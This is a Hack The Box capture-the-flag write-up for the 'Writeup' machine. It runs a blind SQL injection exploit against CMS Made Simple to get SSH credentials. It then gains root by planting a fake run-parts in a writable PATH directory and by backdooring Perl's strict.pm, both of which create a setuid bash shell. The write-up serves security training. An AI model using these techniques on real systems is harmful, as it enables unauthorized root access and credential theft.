

# HTB: Writeup




🔍 Writeup ctf hackthebox nmap cmsms sqli credentials injection

Oct 12, 2019

Writeup was a great easy box. Neither of the steps were hard, but both were interesting. To get an initial shell, I'll exploit a blind SQLi vulnerability in CMS Made Simple to get credentials, which I can use to log in with SSH. From there, I'll abuse access to the staff group to write code to a path that's running when someone SSHes into the box, and SSH in to trigger it. In Beyond Root, I'll look at other ways to try to hijack the root process.




## Box Details

Name:	Writeup 
Release Date:	08 Jun 2019
Retire Date:	12 Oct 2019
OS:	Linux 
Base Points:	Easy [20]
Rated Difficulty:	


Name:

Writeup 


Radar Graph:



  1st Blood

artikrh  00 days, 00 hours, 16 mins, 19 seconds

  1st Blood

qtc  00 days, 01 hours, 08 mins, 18 seconds

Creator:

jkr 

## Recon

nmap

nmap shows two open ports, http (TCP 80) and ssh (TCP 22):

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap_alltcp 10.10.10.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-16 10:52 EDT
Nmap scan report for 10.10.10.138
Host is up (0.050s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

```
root@kali# nmap -p 22,80 -sV -sC -oA scans/nmap_scripts 10.10.10.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-16 10:53 EDT
Nmap scan report for 10.10.10.138
Host is up (0.032s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /writeup/
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org>  
Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds

Based on the [Apache version](#), this looks like Debian Stretch (9).

## Website - TCP 80

### Site

The site will someday be a HTB writeups site. But right now, it isn't ready yet:

[illegible]

(c) by Normand Veilleux

Page is hand-crafted with vi.

It also says it's under DoS attack, so it's banning any host with a lot of web requests that return 400. I'll hold off on `gobuster`.

## robots.txt

nmap identified the existence of a robots.txt file. Checking it out shows a path to investigate:

```
#
#           _
#   _(\      |@@|
#   (_/\_    \--/_
#       \__|----| |  _
#           \ }{ /\ )_ / _\
#           /\_/\ \_0 (_
#           (--/\-- ) \_/
#           _)(  )(_
#           `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

## /writeup/

This is the future page which will host HTB writeups:

# writeup

- [Home Page](#)
- [ypuffy](#)
- [blue](#)
- [writeup](#)

## Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on [NetSec Focus Mattermost](#). Thanks.

Each of the links contain writeups for retired boxes (ypuffy and blue) as well as this box, writeup. The one for writeup doesn't give much in the way of spoils:

## writeup

This post is still work in progress.

## Recon

As usual we will begin exploring the machine using nmap:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-19 11:49 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
```

I am not yet sure what to make from that. Will update the post as soon as I have more insights about this hard box that is disguised as Easy at HTB.

If I check out the page source, I'll see this site is generated with [CMS Made Simple](#):

```
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rig
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

```
<!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
```

## Shell as jkr

### SQL Injection

#### Overview

CMS Made Simple version prior to 2.2.10 are vulnerable to an unauthenticated SQL injection attack. It's a blind attack, so it uses a `sleep` statement and response timing to determine the next character in various fields.

#### Exploit

There's a very nice [POC exploit on Packet Storm](#). It's important to remember that timing is important, so if the server is getting pounded, it might throw things off. The script has done some nice tricks with output. This gif shows the full exploit (sped up x3, and stops before the cracking step, but it does work):



```
root@kali:~/hackthebox/writeup-10.10.10.138# ./cmsms_sql_i.py -u http://10.10.10.138/writeup --crack --wordlist /usr/share/wordlists/rockyou.txt
```

When I run `./cmsms_sql_i.py -u http://10.10.10.138/writeup --crack --wordlist /usr/share/wordlists/rockyou.txt`, it gives the following results:

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

## SSH as jkr

With the password and username, I can connect to writeup with ssh:

```
root@kali# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
```

```
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
```

```
The programs included with the Devuan GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Sun Jun 16 11:59:04 2019 from 10.10.14.8
```

```
jkr@writeup:~$
```

And I can grab `user.txt`:

```
jkr@writeup:~$ cat user.txt  
d4e493fd...
```

## Priv: jkr → root

### Enumeration

#### Groups

My typical Linux enumeration starts with [LinEnum](#) (with `-t`), but I didn't find much. I did notice the groups for the current user:

```
jkr@writeup:~$ id  
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip
```

It's always worth looking up groups that are non-standard to know what they do. This host is Debian, so I'll pull up the [Debian description of SystemGroups](#). The box author did throw some extra chaff in here, but one jumps out:

***staff.** Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.*

If I look at an [equivalent groups page for Ubuntu](#), the warning is even more stark:

*staff*

*Allows users to add local modifications to the system ( /usr/local , /home ) without needing root privileges. Compare with group 'adm', which is more related to monitoring/security.*

*Note that the ability to modify /usr/local is effectively equivalent to root access (since /usr/local is intentionally on search paths ahead of /usr ), and so you should only add trusted users to this group. Be careful in environments using NFS since acquiring another non-root user's privileges is often easier in such environments.*

There's a bug in the [Ubuntu bug tracker](#) that talks about killing the staff group entirely.

I see that as staff I can write to /usr/local/bin and /usr/local/sbin:

```
jkr@writeup:~$ ls -ld /usr/local/bin/ /usr/local/sbin/
drwx-wsr-x 2 root staff 20480 Apr 19 04:11 /usr/local/bin/
drwx-wsr-x 2 root staff 12288 Apr 19 04:11 /usr/local/sbin/
```

Since these paths are in root's `$PATH`, if I can find something of root's running, I could drop something I want to run into one of those directories with the same name and it would run.

## Processes

I'll next upload `pspy` to watch for crons. I started `pspy` running, and watched for a bit, and saw only `/root/bin/cleanup.pl` running every minute:

```
2019/06/17 01:33:01 CMD: UID=0      PID=3232   | /usr/sbin/CRON
2019/06/17 01:33:01 CMD: UID=0      PID=3233   | /usr/sbin/CRON
2019/06/17 01:33:01 CMD: UID=0      PID=3234   | /bin/sh -c /root/bin/cleanup.pl >/d
2019/06/17 01:34:01 CMD: UID=0      PID=3238   | /usr/sbin/cron
2019/06/17 01:34:01 CMD: UID=0      PID=3239   | /usr/sbin/CRON
2019/06/17 01:34:01 CMD: UID=0      PID=3240   | /bin/sh -c /root/bin/cleanup.pl >/d
2019/06/17 01:35:01 CMD: UID=0      PID=3241   | /usr/sbin/CRON
2019/06/17 01:35:01 CMD: UID=0      PID=3242   | /usr/sbin/CRON
2019/06/17 01:35:01 CMD: UID=0      PID=3243   | /bin/sh -c /root/bin/cleanup.pl >/d
```

I decided to leave that running and `ssh` in again to keep looking. When I did that, I saw my `ssh` connection in `pspy`:

```
2019/06/17 01:37:09 CMD: UID=0      PID=3253   | sshd: [accepted]
2019/06/17 01:37:09 CMD: UID=0      PID=3254   | sshd: [accepted]
2019/06/17 01:37:15 CMD: UID=0      PID=3255   | sshd: jkr [priv]
2019/06/17 01:37:15 CMD: UID=0      PID=3256   | sh -c /usr/bin/env -i PATH=/usr/loc
2019/06/17 01:37:16 CMD: UID=0      PID=3257   | run-parts --lsbsysinit /etc/update-
2019/06/17 01:37:16 CMD: UID=0      PID=3258   | /bin/sh /etc/update-motd.d/10-uname
2019/06/17 01:37:16 CMD: UID=0      PID=3259   | sshd: jkr [priv]
2019/06/17 01:37:16 CMD: UID=1000   PID=3260   | -bash
```

```
2019/06/17 01:37:16 CMD: UID=1000 PID=3261 | -bash
2019/06/17 01:37:16 CMD: UID=1000 PID=3262 | -bash
2019/06/17 01:37:16 CMD: UID=1000 PID=3263 | -bash
2019/06/17 01:37:16 CMD: UID=1000 PID=3264 | -bash
```

A few things happen there, but the most interesting is the three commands that are initiated with `sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new`.

## Hijack run-parts

When a user logs in, root runs `sh`, which runs `/usr/bin/env`, which provides a specific path and runs `run-parts` on the `update-motd.d` folder. I'll immediately notice that the `$PATH` includes at the front the two folders I can write to.

I will write a script to `/usr/local/bin/run-parts`, make sure it's executable, and then `ssh` in again:

```
echo -e '#!/bin/bash\n\ncp /bin/bash /bin/0xdf\nchmod u+s /bin/0xdf' > /usr/local/bin/run-parts
jkr@writeup:~$ cat /usr/local/bin/run-parts
#!/bin/bash

cp /bin/bash /bin/0xdf
chmod u+s /bin/0xdf
```

Now I can `ssh` in, and my new backdoored shell is waiting:

```
jkr@writeup:~$ ls -l /bin/0xdf
-rwsr-xr-x 1 root root 1099016 Jun 17 02:29 /bin/0xdf
```

Because it's `bash` and it drops suid privs by default, I'll run with `-p` to keep root:

```
jkr@writeup:~$ 0xdf -p
0xdf-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) groups=1000(jkr),24(cdrom),25(floppy),29(
```

And I can grab `root.txt`:

```
0xdf-4.4# cat /root/root.txt
eeba47f6...
```

## Beyond Root - Playing with perl

### Hijack cleanup.pl

My first thought when I saw the staff group and the root cron running `cleanup.pl` was to hijack that script. Since the script was being called as an executable, it must have a `#!` at the top to tell it what interpreter to run. If the author had written this as `#!/usr/bin/perl`, I would be out of luck. But had the author used `#!/usr/bin/env perl`, I could hijack it. I tried writing my script to `/usr/local/bin/perl`, but nothing happened when the cron ran.

Once I had root, I could see why:

```
#!/usr/bin/perl
my $age = 60;
while ($_ = glob('/usr/local/sbin/* /usr/local/bin/*')) {
    next if -d $_;
    my $mtime = (stat($_))[9];
```

```
# delete files older than 3 minutes  
# to try to not spoil others  
if(time-$mtime > $age) {  
    unlink($_);  
}  
}
```

## Perl Modules

`perl` will load a handful of modules by default. I can see those by using [this dumper module](#):

```
jkr@writeup:~$ perl -MData::Dumper -e 'print Dumper \%INC'  
$VAR1 = {  
    'bytes.pm' => '/usr/share/perl/5.24/bytes.pm',  
    '/etc/perl/sitecustomize.pl' => '/etc/perl/sitecustomize.pl',  
    'strict.pm' => '/usr/share/perl/5.24/strict.pm',  
    'Exporter.pm' => '/usr/share/perl/5.24/Exporter.pm',  
    'warnings/register.pm' => '/usr/share/perl/5.24/warnings/register.pm',  
    'overload.pm' => '/usr/share/perl/5.24/overload.pm',  
    'XSLoader.pm' => '/usr/share/perl/5.24/XSLoader.pm',  
    'constant.pm' => '/usr/share/perl/5.24/constant.pm',  
    'warnings.pm' => '/usr/share/perl/5.24/warnings.pm',  
    'overloading.pm' => '/usr/share/perl/5.24/overloading.pm',  
    'Data/Dumper.pm' => '/usr/lib/x86_64-linux-gnu/perl/5.24/Data/Dumper.pm',  
    'Carp.pm' => '/usr/share/perl/5.24/Carp.pm'  
};
```

I can also take a look at the include path:

```
jkr@writeup:/usr/local/share$ perl -e 'print join(":",@INC)'  
/etc/perl:/usr/local/lib/x86_64-linux-gnu/perl/5.24.1:/usr/local/share/perl/5.24.1
```

If I look at those directories in more detail, I'll see five are only modifiable by root, but the first two don't exist:

```
jkr@writeup:/usr/local/share$ perl -e 'print join("\n",@INC)' | while read dir; do  
drwxr-xr-x 4 root root 4096 Apr 19 04:21 /etc/perl  
ls: cannot access '/usr/local/lib/x86_64-linux-gnu/perl/5.24.1': No such file or d  
ls: cannot access '/usr/local/share/perl/5.24.1': No such file or directory  
drwxr-xr-x 11 root root 4096 Apr 19 04:21 /usr/lib/x86_64-linux-gnu/perl5/5.24  
drwxr-xr-x 16 root root 4096 Apr 19 04:21 /usr/share/perl5  
lrwxrwxrwx 1 root root 6 Nov 29 2018 /usr/lib/x86_64-linux-gnu/perl/5.24 -> 5.24.  
lrwxrwxrwx 1 root root 6 Nov 29 2018 /usr/share/perl/5.24 -> 5.24.1
```

And, those two are in `/usr/local` where staff has write. I'll create `/usr/local/lib/x86_64-linux-gnu/perl/5.24.1`, and copy one of the modules from above into it:

```
jkr@writeup:~$ mkdir -p /usr/local/lib/x86_64-linux-gnu/perl/5.24.1  
jkr@writeup:~$ cp /usr/share/perl/5.24/strict.pm /usr/local/lib/x86_64-linux-gnu/p
```

Now I'll edit the module to add some code just inside the `BEGIN`:

```
package strict;  
  
$strict::VERSION = "1.11";
```



```

my ( %bitmask, %explicit_bitmask );

BEGIN {
    # Verify that we're called correctly so that strictures will work.
    # Can't use Carp, since Carp uses us!
    # see also warnings.pm.
    system "cp /bin/bash /bin/0xdf; chmod u+s /bin/0xdf";
    die sprintf "Incorrect use of pragma '%s' at %s line %d.\n", __PACKAGE__, +(ca
        if __FILE__ !~ ( '(?x) \b      '.__PACKAGE__.' \.pmc? \z' )
        && __FILE__ =~ ( '(?x) \b (?i:'.__PACKAGE__.' ) \.pmc? \z' );
    ...[snip]...

```

The only difference is my additional line:

```

jkr@writeup:~$ diff /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/strict.pm /usr/sha
11d10
<      system "cp /bin/bash /bin/0xdf; chmod u+s /bin/0xdf";

```

Now connect over SSH or wait for the minute for someone else to, and the shell exists:

```

jkr@writeup:~$ ls -l /bin/0xdf
-rwsr-xr-x 1 root root 1099016 Jun 17 03:39 /bin/0xdf
jkr@writeup:~$ date
Mon Jun 17 03:32:45 EDT 2019
jkr@writeup:~$ date
Mon Jun 17 03:33:06 EDT 2019
jkr@writeup:~$ ls -l /bin/0xdf
-rwsr-xr-x 1 root root 1099016 Jun 17 03:39 /bin/0xdf

```

```
jkr@writeup:~$ /bin/0xdf -p
0xdf-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) groups=1000(jkr),24(cdrom),25(floppy),29(
```

What do you think?

15 Responses



Upvote



Funny



Love



Surprised



Angry



Sad

0 Comments

0xdf

1 Login ▾

Recommend



Tweet



Share

Sort by Best ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?



Name


Be the first to comment.

ALSO ON 0XDF

[HTB: Carrier | 0xdf hacks stuff](#)


[HTB: Irked | 0xdf hacks stuff](#)

1 comment • 7 months ago


 **sai kishore** — Can You Explain A Simple BGP Hijacking?  
[Avatar](#)

## HTB: Access | 0xdf hacks stuff

6 comments • 7 months ago

 **0xdf** — I've not tested. Let me know if you do.  
[Avatar](#)


 [Subscribe](#)

 [Add Disqus to your site](#)

 [Disqus' Privacy Policy](#)


**DISQUS**

1 comment • 6 months ago

 **Rowan Sheridan** — hi, just a query about your nmap scans. Using --min-rate 10000 will that not increase the chances of you missing something?  
[Avatar](#)

## HTB: Sizzle | 0xdf hacks stuff


5 comments • 5 months ago


 **Steve Naathan** — running the csharp shellcode from the xml file with msbuild on the target was really impressive.  
[Avatar](#)


## 0xdf hacks stuff


0xdf hacks stuff

[0xdf.223@gmail.com](mailto:0xdf.223@gmail.com)

 [0xdf\\_](#)

 [0xdf](#)

 [oxdf](#)

 [feed](#)

CTF solutions, malware analysis, home lab development